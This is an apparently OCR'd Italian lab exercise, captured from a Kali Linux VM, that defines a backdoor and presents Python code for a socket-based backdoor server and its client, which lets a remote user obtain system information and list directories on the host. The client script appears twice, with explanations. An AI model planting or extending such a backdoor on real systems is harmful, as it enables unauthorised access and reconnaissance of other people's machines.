Una backdoor è una vulnerabilità o un accesso segreto in un sistema software che permette l'entrata non autorizzata. È pericolosa perché consente a persone malintenzionate di bypassare le normali protezioni, ottenendo accesso non autorizzato, compromettendo la privacy, facilitando attacchi furtivi, diffondendo malware e potenzialmente causando danni gravi o sabotaggio.

GNU nano 7.2 backdoor.py

```
import socket
import platform
import os

SRV_ADDR = ""
SRV_PORT = 1234

# Creazione del socket del server
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# Associazione dell'indirizzo e della porta al socket del server
s.bind((SRV_ADDR, SRV_PORT))

# Mette il server in ascolto di connessioni in ingresso
s.listen(1)

# Accetta una connessione quando viene stabilita da un client
connection, address = s.accept()
print("Client connected:", address)

# Loop principale del server
while 1:
    try:
        # Riceve i dati dal client
        data = connection.recv(1024)
    except:
        continue

    # Se il client invia '1', invia le informazioni sulla piattaforma e sulla macchina del server
    if data.decode('utf-8') == '1':
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())

    # Se il client invia '2', cerca i file nella directory specificata e invia la lista al client
    elif data.decode('utf-8') == '2':
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode('utf-8'))
            tosend = "\n".join(filelist)
        except:
            tosend = "Wrong path"
        connection.sendall(tosend.encode())

    # Se il client invia '0', chiude la connessione corrente e attende una nuova connessione
    elif data.decode('utf-8') == '0':
        connection.close()
        connection, address = s.accept()
```


[Read 47 lines]

^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-] To Bracket M-Q Previous ^B Back ^← Prev Word ^A Home
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy ^Q Where Was M-W Next ^F Forward ^→ Next Word ^E End

il server si mette in ascolto su una porta specificata e attende che un client si connetta. Una volta stabilita la connessione, il server entra in un loop che riceve i dati inviati dal client. A seconda del valore inviato dal client, il server risponde in modi diversi:

- Se il client invia '1', il server invia informazioni sulla piattaforma e sulla macchina.
- Se il client invia '2', il server riceve un percorso dal client, cerca i file nella directory specificata e invia la lista al client.
- Se il client invia '0', il server chiude la connessione corrente e si mette in attesa di una nuova connessione.

È importante notare che questo codice ha alcune potenziali vulnerabilità e potrebbe non essere sicuro per l'uso in un ambiente di produzione senza opportuni miglioramenti per la sicurezza. Ad esempio, non gestisce correttamente gli errori di connessione e potrebbe essere soggetto a attacchi di tipo injection.

kali-linux-2023.3-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

1 2 3 4 6:10

kali@kali: ~/Desktop

File Actions Edit View Help

GNU nano 7.2 client_backdoor.py

```
import socket

# Ottiene l'indirizzo IP del server dall'utente
SRV_ADDR = input("Type the server IP address: ")

# Ottiene la porta del server dall'utente
SRV_PORT = int(input("Type the server port: "))

# Funzione per stampare il menu delle opzioni disponibili
def print_menu():
    print("#\n\n0) Close the connection\n1) Get system info\n2) List directory contents\n#")

# Creazione del socket client
my_sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# Connessione al server
my_sock.connect((SRV_ADDR, SRV_PORT))
print("Connection established")

# Stampa il menu delle opzioni
print_menu()

# Loop principale del client
while 1:
    # L'utente inserisce un'opzione
    message = input("\n-Select an option: ")

    # Invia il messaggio al server
    my_sock.sendall(message.encode())

    # Se l'opzione è "0", chiude la connessione e esce dal loop
    if message == "0":
        my_sock.close()
        break
    # Se l'opzione è "1", riceve e stampa le informazioni di sistema dal server
    elif message == "1":
        data = my_sock.recv(1024)
        if not data:
            break
        print(data.decode('utf-8'))
    # Se l'opzione è "2", chiede all'utente un percorso e riceve e stampa la lista dei file dal server
    elif message == "2":
        path = input("Insert the path: ")
        my_sock.sendall(message.encode())
        my_sock.sendall(path.encode())
        data = my_sock.recv(1024)
        data = data.decode('utf-8').split(",")
        print("#" * 40)
        for x in data:
            print(x)
```

^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-] To Bracket M-Q Previous ^B Back ^← Prev Word ^A Home
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy ^Q Where Was M-W Next ^F Forward ^→ Next Word ^E End

CTRL (DESTRA)

kali@kali: ~/Desktop


File Actions Edit View Help


GNU nano 7.2 client_backdoor.py


```
# Ottiene l'indirizzo IP del server dall'utente
SRV_ADDR = input("Type the server IP address: ")

# Ottiene la porta del server dall'utente
SRV_PORT = int(input("Type the server port: "))

# Funzione per stampare il menu delle opzioni disponibili
def print_menu():
    print("#\n\n0) Close the connection\n1) Get system info\n2) List directory contents\n#")

# Creazione del socket client
my_sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# Connessione al server
my_sock.connect((SRV_ADDR, SRV_PORT))
print("Connection established")

# Stampa il menu delle opzioni
print_menu()

# Loop principale del client
while 1:
    # L'utente inserisce un'opzione
    message = input("\n-Select an option: ")

    # Invia il messaggio al server
    my_sock.sendall(message.encode())

    # Se l'opzione è "0", chiude la connessione e esce dal loop
    if message == "0":
        my_sock.close()
        break
    # Se l'opzione è "1", riceve e stampa le informazioni di sistema dal server
    elif message == "1":
        data = my_sock.recv(1024)
        if not data:
            break
        print(data.decode('utf-8'))
    # Se l'opzione è "2", chiede all'utente un percorso e riceve e stampa la lista dei file dal server
    elif message == "2":
        path = input("Insert the path: ")
        my_sock.sendall(message.encode())
        my_sock.sendall(path.encode())
        data = my_sock.recv(1024)
        data = data.decode('utf-8').split(",")
        print("#" * 40)
        for x in data:
            print(x)
        print("#" * 40)
```

^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-] To Bracket M-Q Previous ^B Back ^← Prev Word ^A Home
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy ^Q Where Was M-W Next ^F Forward ^→ Next Word ^E End


Il client si connette al server, invia comandi (opzioni) al server e stampa le risposte ricevute.
Le opzioni disponibili includono la chiusura della connessione,
la richiesta di informazioni di sistema al server e la richiesta di elenco dei file in una directory specifica.


kali-linux-2023.3-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
